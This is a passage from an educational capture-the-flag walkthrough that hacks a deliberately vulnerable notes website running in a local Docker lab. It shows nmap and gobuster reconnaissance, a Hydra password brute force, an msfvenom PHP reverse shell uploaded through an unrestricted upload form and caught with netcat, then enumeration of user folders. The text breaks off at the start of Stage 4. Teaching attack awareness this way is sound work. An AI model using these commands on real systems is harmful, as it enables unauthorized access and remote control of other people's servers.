

# Cyber Security Roadshow - Hands on hacking

## Walkthrough

### Introduction

Computers are a major part of our lives. We rely on computers in almost every aspect of our lives. This increased dependency of computers has not gone unnoticed by criminals, who are increasingly moving their criminal affairs into cyberspace. The increase in cyber related crime is a threat to companies as well as private persons. Therefore, it is important that we familiarize ourselves with this threat and learn to distinguish between facts and fiction.

The goal of this awareness training is to show how a real hack can be carried out and thus to some degree demystify the art of hacking. By knowing how a hack is carried out, it is easier to know what you are up against. It is NOT the purpose of this training session that you should learn how to hack, but rather to provide you with the experience of having seen how a real hack is carried out. Therefore, do not despair if some of the content is too technical. You do not have to understand every aspect and step of the training in technical depths, but it is the hope that once the training is completed you will have gained a better understanding of how some cyber criminals operate.

### Prerequisite knowledge

In order to complete this training you will need to know some technical terms. The more general ones are presented now and some of the more context-specific ones will be presented as you progress throughout the training. It is highly recommended that the document is followed from top to bottom and all text is read carefully.

### IP Adresses

IP addresses are used by computers in order to communicate with each other. You can think of an IP address the same way as you think of a regular address. If you want to send a letter to a friend, you need to know your friend's address. In the same way, if one computer needs to talk with another, it should also know the correct address. An IP address is a unique sequence of numbers, 4 numbers ranging from 0-255 separated by a dot e.g. the IP address of google.com is 142.250.74.78. Note that a website is just code placed on someone else's computer available to the public. Such a computer is said to host the website and is often referred to as a web server. It is also important to note that a computer can be used both as a web server and for other purposes at the same time.

### Ports

Because a computer can be used for many things at once, it is not sufficient to only use IP addresses when communicating with each other. For example, you might use your computer to browse the

internet at the same time as listening to music or watching a movie. In order for the computer to know which information is music and which is movies, it needs some additional information to the IP address. Here enter ports. Continuing with the letter analogy, a port is similar to the name of the receiver of a letter. If you wish to send a letter to your friend you need the address of your friend at the envelope (the IP address) as well as your friend's name (the port). Otherwise, it will not be clear if the letter is meant for your friend or your friend's roommate. A port is simply a number ranging from 0-65535. A port can only be used by one service at a time. For example, a website will often use port 80 or port 443, while email often uses port 25, 26, 110, 143, 465, 993 or port 995 depending on the type of email service. Roughly put, a port can be either open or closed, meaning it is either ready to receive data or not.




Figure 1: Illustration of ports

## Virtual Machines (VMs)

A virtual machine is a computer running inside another computer. Virtual computers have many appliances, but in this training they will be used in the following way. You will run a virtual Kali Linux computer. This will be your hacking computer. Kali Linux is made with a lot of preinstalled hacking tools, it is free and it is what many real hackers use. Inside the Kali Linux computer another computer will be running. This is the computer that will be the target of the hack. This training uses virtual computers because you should be able to complete it without having to install and configure multiple computers yourself, but do not worry, the hacking is just the same as if the two computers were placed in different countries.

## Capture the Flag (CTF)

The format of this awareness training is inspired by the cybersecurity discipline capture the flag. The CTF has been divided into several stages. In each stage a flag is hidden and it is up to you to retrieve all the flags. A flag marks the completion of a stage and will look somehow like this: *flag{this\_is\_a\_flag}*.

## The Cyber Kill Chain and MITRE ATT&CK

For each stage in the training, the relevant steps of the Lockheed Martin cyber kill chain have been identified as well as relevant MITRE ATT&CK IDs. These are meant as pointers for additional reading for the eager student. In the following a short introduction is given to both the Lockheed Martin cyber kill chain and the MITRE ATT&CK framework.

## **The Lockheed Martin Cyber Kill Chain**

In general, the term kill chain is a well known notion within the world of military. In its general form, it describes the structure of an attack. A cyber kill chain is no different from the ordinary kill chain, one could say it has just been adapted to the world of cyber. The steps of the Lockheed Martin Cyber Kill Chain are as follows. Note that during an actual attack, the attacks will not necessarily follow the kill chain linearly.

- Reconnaissance: Gaining information about your target.
- Weaponization: Preparing the payload (a payload is the component of the attack which causes harm to the victim).
- Delivery: Delivering the payload to the victim.
- Exploitation: The delivered payload is triggered on the victim's machine.
- Installation: Additional software is installed on the victim's computer.
- Command and Control (C2): The victim's computer is added to the attacker's network of hacked computers, making it easier for the attacker to control many computers at once.
- Actions on Objectives: The attacker does whatever the attacker came to do e.g. steals confidential data.



Figure 2: Lockheed Martin Cyber Kill Chain

### The MITRE ATT&CK framework

MITRE describes itself as such, “MITRE ATT&CK is a globally-accessible knowledge base of adversary tactics and techniques based on real-world observations”. The techniques used throughout this training have been mapped to the MITRE techniques. The ID will look similar to this T1046 and a simple Google search should take you right to the MITRE ATT&CK website, where you can learn more about the techniques used.

### Background story

Now that was a lot to take in and no one expects you to remember or understand all of it, so if you forget what an IP address or a port is throughout the training, feel free to go back and take a look at this section. You are also encouraged to do some online research on your own.

The training takes place in the following scenario: You are hired as an intern in a computer security company. The company provides security testing as a service. It is your first day on the job and one of your colleagues has a task for you.

Let's get started!

## CTF

Hi there and welcome to the company.

I have prepared a task for you. Some weeks ago, the company was contacted by a couple of students from the Technical University of Denmark (DTU). The students wanted us to perform a security test of their newly developed notes system. They wanted us to see if we were able to find any flaws in the note system and were especially worried about us being able to gain access to their confidential pictures.

I have already done a test and found that the system is indeed vulnerable. I would like you to go through my notes and confirm that what I found is indeed correct. I have divided the test into 6 stages and hidden a “flag” in the system for each stage for you to find. Please note down all flags that you find so we can confirm my findings. As I am not sure of your level of technical expertise I have taken the freedom of explaining the hack. If you are confident in your technical skill set, feel free to try finding all 6 flags without reading any further.

First of all, I expect that you have followed the Installation guide and now have both the virtual Kali Linux machine and Docker up and running. If not, please take a look at the installation guide. Remember that the username and password for the Kali machine is *kali*.

Let me present you to the most important tool for any hacker, the terminal. A terminal is a program which allows you to give commands to the computer just like you normally do by clicking around your computer. However, a terminal is text based which means that instead of clicking on icons etc. you will have to enter the command as text. Why do we use a terminal you might ask? Because, it is way faster for a computer to show text instead of pictures and complicated graphics and because many hacking tools only work when using the terminal. The terminal might be intimidating at first, but do not worry, I will present you with all the commands you need. You can find and start the terminal as shown in the picture below. Just open the folder Cyber-Security-Roadshow on the desktop, right click and choose *Open Terminal Here*.




Figure 3: Open Terminal Here

The first thing we need to do is to find the IP address of the targeted system. Because, the system runs on Docker inside your Kali Linux machine we can find the IP by typing in the following command:

```
$ ip -4 a show docker0
```

```
(kali㉿kali)-[~/Desktop/Cyber-Security-Roadshow]
$ ip -4 a show docker0
4: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
        valid_lft forever preferred_lft forever

(kali㉿kali)-[~/Desktop/Cyber-Security-Roadshow]
$
```

Figure 4: Get IP address

In the picture above we can see that the IP of the targeted system is 172.17.0.1. Note that the IP might be different for you.

Now, to make things a bit easier for you, we will save this IP address for further usages. This is done with the command (Note that if you close the terminal, you will have to save the IP address again):

```
$ targetIP=172.17.0.1
```

Let's move on to the first stage.

## Stage 1: Port scan and directory enumeration

*Cyber Kill Chain phases:*

- Reconnaissance

*MITRE ATT&CK IDs:*

- T1046: Network Service Discovery
- T1595.003: Active Scanning: Wordlist Scanning

The first thing we need to do is to do some initial reconnaissance. A good place to start is by conducting a port scan of the IP address. Recall that ports are used by whatever service is currently running on a computer. A port scan will simply try to connect to every single possible port on the target and based on the target's response determine which ports are open. Since some services often use the same ports, we might be able to deduce which services are running on the targeted computer.

We will use the tool Nmap (Network Mapper) to make a port scan. To do so, simply type in the following command. The first part `nmap` tells your computer to use Nmap, the `$targetIP` part tells Nmap to scan the IP address you saved earlier.

```
$ nmap $targetIP
```

Your output should look similar to this.

```
kali@kali: ~/Desktop/Cyber-Security-Roadshow
File Actions Edit View Help
[(kali㉿kali)-[~/Desktop/Cyber-Security-Roadshow]]$ nmap $targetIP
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-05 06:52 EDT
Nmap scan report for abreum-MacBookAir (172.17.0.1)
Host is up (0.00022s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 0.52 seconds
[(kali㉿kali)-[~/Desktop/Cyber-Security-Roadshow]]$
```

Figure 5: Nmap scan

From the output we can see that port 80 and port 22 are open. There might be other ports open as well, but those are not important for us. Now, port 80 is often used by web servers, so it is very possible that the targeted computer is hosting a website which we might be able to access through a browser just like any other website you visit. Port 22 is often used for SSH which is short for

*Secure Shell.* SSH is used to remotely login to a computer, but since we do not currently have any usernames or passwords, we will just note down that it is open and maybe return to it later.

Instead we will focus on the website. Try to open a browser, Kali Linux has Firefox installed (a shortcut is available on the desktop), and type in the IP address of the targeted computer. If you do not remember the IP address, you can return to the terminal and type in the command:

```
$ echo $targetIP
```

After you have typed in the IP address (and pressed enter), you should find that a website is indeed hosted by the targeted computer. It seems like we have found the DTU students notes system. If you click a bit around the website you will notice that it is possible to login the notes system if you already have an account, but it does not seem possible to create a new account.

Another good way of conducting reconnaissance is to look through the source code of the website. Due to the way the website works, it is actually possible for you to see some of the source code that builds the website. This is true for all websites you have ever visited. You can view the source code by right clicking anywhere on the website and choose *View Page Source*. This will open a new tab in your browser containing the source code.




Figure 6: View Page Source

Let's try to view the source code of the page that contains the login form. Do not get intimidated if you are not familiar with website coding. As it turns out, the only interesting things here is a comment left behind by one of the developers and the fact that the website seems to be using the programming language PHP which we can deduce because the subsite is called login.php. A comment is some text in the code which is there only for humans and it is ignored by the computer. It is very common to find interesting information in comments. In our case we see that someone

left a note saying that *b*'s password should be changed because it is too weak. This is very good information, now we know that someone referred to as *b* has a weak password. If we can find out who *b* is, we might be able to break through the login form.

```

1 <html>
2
3 <head>
4   <ttitle>DTU Note System: Login</ttitle>
5   <!-- Awesome DTU stylesheet -->
6   <link rel="stylesheet" href="dtu-notes-style.css">
7
8 </head>
9
10 <body style="text-align:center;">
11   <!-- Red header -->
12   <div id="header"></div>
13   <div>
14     <div id="logo">
15       
16     </div>
17     <div id="backBtn">
18       <a href="index.html">
19         
20       </a>
21     </div>
22   </div>
23
24   <!-- Login Box -->
25   <!-- Note to self: Remember to ask B to change his password, it is not that strong! -->
26   <div style="height: 30px;"></div>
27   <div id="loginBox">
28     <div id="loginTop"><b>Login</b></div>
29
30     <div id="loginInnerBox">
31       <form action="" method="post">
32         <label>Username </label><input type="text" name="username" class="box" /><br /><br />
33         <label>Password </label><input type="password" name="password" class="box" /><br /><br />
34         <input id="loggingSubmit" type="submit" value="Submit" /><br />
35
36       </form>
37     </div>
38
39     <!-- Error if login is wrong-->
40     <div style="font-size:11px; color:#cc0000; margin-top:10px"></div>
41
42   </div>
43   <!-- Red footer -->
44   <div id="footer"></div>
45
46 </body>
47
48 </html>


```

Figure 7: Source code

Now it is time to try our luck with another very common hacking tool used when doing reconnaissance, Gobuster. Gobuster can be used to find hidden parts of a website which is not immediately accessible through a link or the like. Consider the following website: <https://www.somewebsite.com>. Gobuster will then try to find any subsite of the website e.g. <https://www.somewebsite.com/somesubsite>. It does so by guessing common names for subsites. In order for Gobuster to work you must tell which website it should attack and which words it should use. The command is as follows, where *dir* is the mode we wish to use, *-u \$targetIP* tells which website to attack and *-w/usr/share/wordlists/dirbuster/directory-list-1.0.txt* is the list of words to try:

```
$ gobuster dir -u $targetIP -w
→ /usr/share/wordlists/dirbuster/directory-list-1.0.txt
```

After running the above command, after a while you should see an output similar to the one below. Note how many tries (141709 in total) Gobuster makes in a very short time, imagine doing this yourself.



The screenshot shows a terminal window titled "kali@kali: ~/Desktop/Cyber-Security-Roadshow". The command run is "gobuster dir -u \$targetIP -w /usr/share/wordlists/dirbuster/directory-list-1.0.txt". The output of the command is displayed, showing the configuration of Gobuster (Url: http://172.17.0.1, Method: GET, Threads: 10, Wordlist: /usr/share/wordlists/dirbuster/directory-list-1.0.txt, Negative Status codes: 404, User Agent: gobuster/3.1.0, Timeout: 10s), the start of enumeration mode at 2022/07/05 06:57:44, and the results for two subsites: "/pictures" (Status: 301) [Size: 311] and "/notes" (Status: 200) [Size: 494]. The process finished at 2022/07/05 06:58:21.

```
kali@kali: ~/Desktop/Cyber-Security-Roadshow
File Actions Edit View Help
(kali㉿kali)-[~/Desktop/Cyber-Security-Roadshow]
$ gobuster dir -u $targetIP -w /usr/share/wordlists/dirbuster/directory-list-1.0.txt
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
[+] Url:          http://172.17.0.1
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:     /usr/share/wordlists/dirbuster/directory-list-1.0.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.1.0
[+] Timeout:      10s
2022/07/05 06:57:44 Starting gobuster in directory enumeration mode
/pictures           (Status: 301) [Size: 311] [→ http://172.17.0.1/pictures/]
/notes              (Status: 200) [Size: 494]

2022/07/05 06:58:21 Finished
(kali㉿kali)-[~/Desktop/Cyber-Security-Roadshow]
$
```

Figure 8: Gobuster

From the output we can see that Gobuster found two subsites; pictures and notes. Let's try to visit them one at a time. First, we visit pictures at `http://172.17.0.1/pictures` (note that the IP address might be different if you found another at the start). However, this subsite seems only to contain the pictures used by the website and nothing of interest. Now let's try `http://172.17.0.1/notes`. This is more interesting. After navigating to the notes subsite you should be presented with a page which looks like some internal notes between the DTU students. By reading the notes, we find that one of the students' names is Bob. It seems plausible that bob is the username of the mysterious b we were looking for. The notes page might be something that they forgot to remove before launching the system. It is common to find things like these left behind that everybody has forgotten about. The first flag can be found at this page.




Figure 9: Developer notes

## Stage 2: Brute force

*Cyber Kill Chain phases:*

- Weaponization

*MITRE ATT&CK IDs:*

- T1110: Brute Force
- T1110.001: Password guessing

Now that you have a username (*bob*) and that we know that Bob's password might still be weak, it is time to hack your way through the login form. You know that Bob probably uses a weak password and we might be able to guess it, but instead of just typing in random passwords we will use yet another famous hacking tool, Hydra. Hydra, is a tool used for brute forcing. Brute forcing is when you try many different passwords until you find the correct one. Now, this might seem like a slow approach, but depending on how the brute forcing is done, a computer will be able to try everything from a few passwords to a billion passwords per second. The way we are going to go about it is not very fast, but it might prove to be fast enough. The command for Hydra is a bit complicated and it is a bit out of scope for this training to know exactly what the below means. You are encouraged to research Hydra commands on your own. For now it is sufficient to say that we will use a list of common passwords which Hydra will try one at a time. Many such lists are available online and some even come pre-installed in Kali Linux. The one we are going to use was made by all the leaked passwords from when the company RockYou was hacked in 2009 and 32 billion passwords were stolen. Many hackers keep large lists of leaked passwords, so once a password has been leaked it should be considered unusable. The command is as follows:

```
$ hydra -l bob -P /usr/share/wordlists/rockyou.txt $targetIP http-post-form
↪ '/login.php:username=^USER^&password=^PASS^:F=invalid'
```

Now it might take a while for Hydra to start up and guess the password, but after sometime you should see an output similar to this:

```

kali@kali: ~/Desktop/Cyber-Security-Roadshow
File Actions Edit View Help

[(kali㉿kali)-[~/Desktop/Cyber-Security-Roadshow]
$ hydra -l bob -P /usr/share/wordlists/rockyou.txt $targetIP http-post-form '/login.php:username=^USER^&password=^PASS^:F=invalid'
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret ser
vice organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics a
nyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-07-05 07:11:07
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (1:1/p:14344399), ~896525 t
ries per task
[DATA] attacking http-post-form://172.17.0.1:80/login.php:username=^USER^&password=^PASS^:F=invalid
[80][http-post-form] host: 172.17.0.1 login: bob password: [REDACTED]
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-07-05 07:11:12

[(kali㉿kali)-[~/Desktop/Cyber-Security-Roadshow]
$ 

```

Figure 10: Hydra

From the output we can see that Hydra found Bob's password and we are now able to login as Bob. Go to the login page and login as bob with the password you found. You should now be seeing Bob's personal notes page. If you click on *See my files*, you will be presented with all of Bob's personal notes, including the second flag.

### Stage 3: File upload and reverse shell

#### *Cyber Kill Chain phases:*

- Reconnaissance
- Weaponization
- Delivery
- Exploitation

#### *MITRE ATT&CK IDs:*

- T1190: Exploit Public-Facing Application
- T1059: Command and Scripting Interpreter

Even though it is a big win to have accessed Bob's personal notes, we do not want to stop here. If we go back to the front page of Bob's personal note page, we see that it is possible to upload new notes through an upload form. We have previously noted that the site used PHP which might come in handy now. If the website allows us to upload all kinds of files, we might be able to upload a malicious (evil) PHP file to the web server. If we can upload a PHP program to the server and make the server run the program that will for sure be a way to access the computer behind the website. Let's give it a try.


First of all we need to generate the file or program which we wish to upload. What we want is a program that when it is run, it will try to connect to the computer from which we are attacking. Luckily it is not necessary to know PHP programming in order to do so. It is time to introduce yet another hacking tool, MSFvenom. MSFvenom is a tool used to create malicious programs.

MSFvenom needs to know what kind of program we want to create, the IP address of the machine you are attacking from and an available port on your machine which it will try to connect to.

To find the IP address of the machine you are attacking from type the following command:

```
$ ip route get 8.8.8.8
```

You should see an output similar to the one below.



```
kali㉿kali:[~/Desktop/Cyber-Security-Roadshow]
File Actions Edit View Help
(kali㉿kali)-[~/Desktop/Cyber-Security-Roadshow]
$ ip route get 8.8.8.8
8.8.8 via 10.0.2.2 dev eth0 src 10.0.2.15 uid 1000
cache

(kali㉿kali)-[~/Desktop/Cyber-Security-Roadshow]
$
```

Figure 11: Get IP address

Now save the IP address the same way as you saved the target's IP address. Note that your IP address is properly different.

```
$ myIP=10.0.2.15
```

Now we can generate the malicious program. The command is as follows, where we tell MSFvenom that we want a PHP program that should connect to the IP address of the machine you are attacking from on port 4444. The program is saved on your computer and it is called *shell.php*. This command might take a while to complete.

```
$ msfvenom -p php/reverse_php LHOST=$myIP LPORT=4444 -f raw > shell.php
```

After running the above command you should see an output like this.



```
kali㉿kali:[~/Desktop/Cyber-Security-Roadshow]
File Actions Edit View Help
(kali㉿kali)-[~/Desktop/Cyber-Security-Roadshow]
$ msfvenom -p php/reverse_php LHOST=$myIP LPORT=4444 -f raw > shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 3032 bytes

(kali㉿kali)-[~/Desktop/Cyber-Security-Roadshow]
$
```

Figure 12: MSFvenom

Now, in order for your computer to be able to catch the incoming connection you must set up a listener. A listener is simply a program which listens or looks for incoming connections. The command is as follows:

```
$ nc -lvpn 4444
```

After running the command you should see an output like the one below. Note that you cannot use the terminal while the listener is active.

```
(kali㉿kali)-[~/Desktop/Cyber-Security-Roadshow]
$ nc -lvp 4444
listening on [any] 4444 ...
```

Figure 13: Netcat listener

It is time to upload the malicious PHP program to the website. On the front page of Bob's personal notes page click the *Browse* button and choose the file *shell.php* as in the picture below, then click upload.




Figure 14: Upload shell.php

Once the file has been successfully uploaded, navigate to Bob's notes by clicking *See my files*. Then click the file with *shell.php* in its name. It might look like nothing happens, but try to look at the terminal, if everything went as expected you should have received an incoming connection and your terminal should look something like this.

```

kali㉿kali: ~/Desktop/Cyber-Security-Roadshow
File Actions Edit View Help
└─(kali㉿kali)-[~/Desktop/Cyber-Security-Roadshow]
$ nc -lvpn 4444
listening on [any] 4444 ...
connect to [10.0.2.15] from (UNKNOWN) [172.18.0.3] 48326
whoami
www-data

```

Figure 15: Reverse shell

Now, this might seem like nothing interesting has happened, but you are in fact now logged in to another computer, the computer where the website is placed. To see which user you are logged in as type:

```
$ whoami
```

This should reveal that you are logged in as a user called *www-data*. *www-data* is not a regular user. It is very common that websites are run by this user which is not allowed to do much on the computer besides running the website. Therefore, in order to actually gain control of the system you will need to hack your way into some of the other users accounts. The ultimate account to get access to is on Linux computers called *root*, this is similar to the *Administrator* on Windows.

But before you move on to the next stage you might want to grab the flag for this stage. The flag is located at Bob's home folder and can be viewed using the following command:

```
$ cat /home/bob/flag.txt
```

Note that the connection you have to the targeted computer is very unstable. The connection might disappear before you are ready and in that case you must set up a listener again a click on the *shell.php* file at the website to get a new connection.

#### Stage 4: SSH access / Lateral movement

*Cyber Kill Chain phases:*

- Reconnaissance
- Actions on Objectives


*MITRE ATT&CK IDs:*

- TA0004: Privilege Escalation
- TA0008: Lateral Movement

As mentioned before, you are currently logged in as the low privileges user *www-data* and the next step is to see if we can get access to another user's account. Let's start out by seeing which regular users have an account on this computer. To do so, you should list the content of the */home* folder with the command:

```
$ ls -la /home
```

You should see an output like the one below. From the output you can see that two regular users are using this computer, Alice and Bob.




```
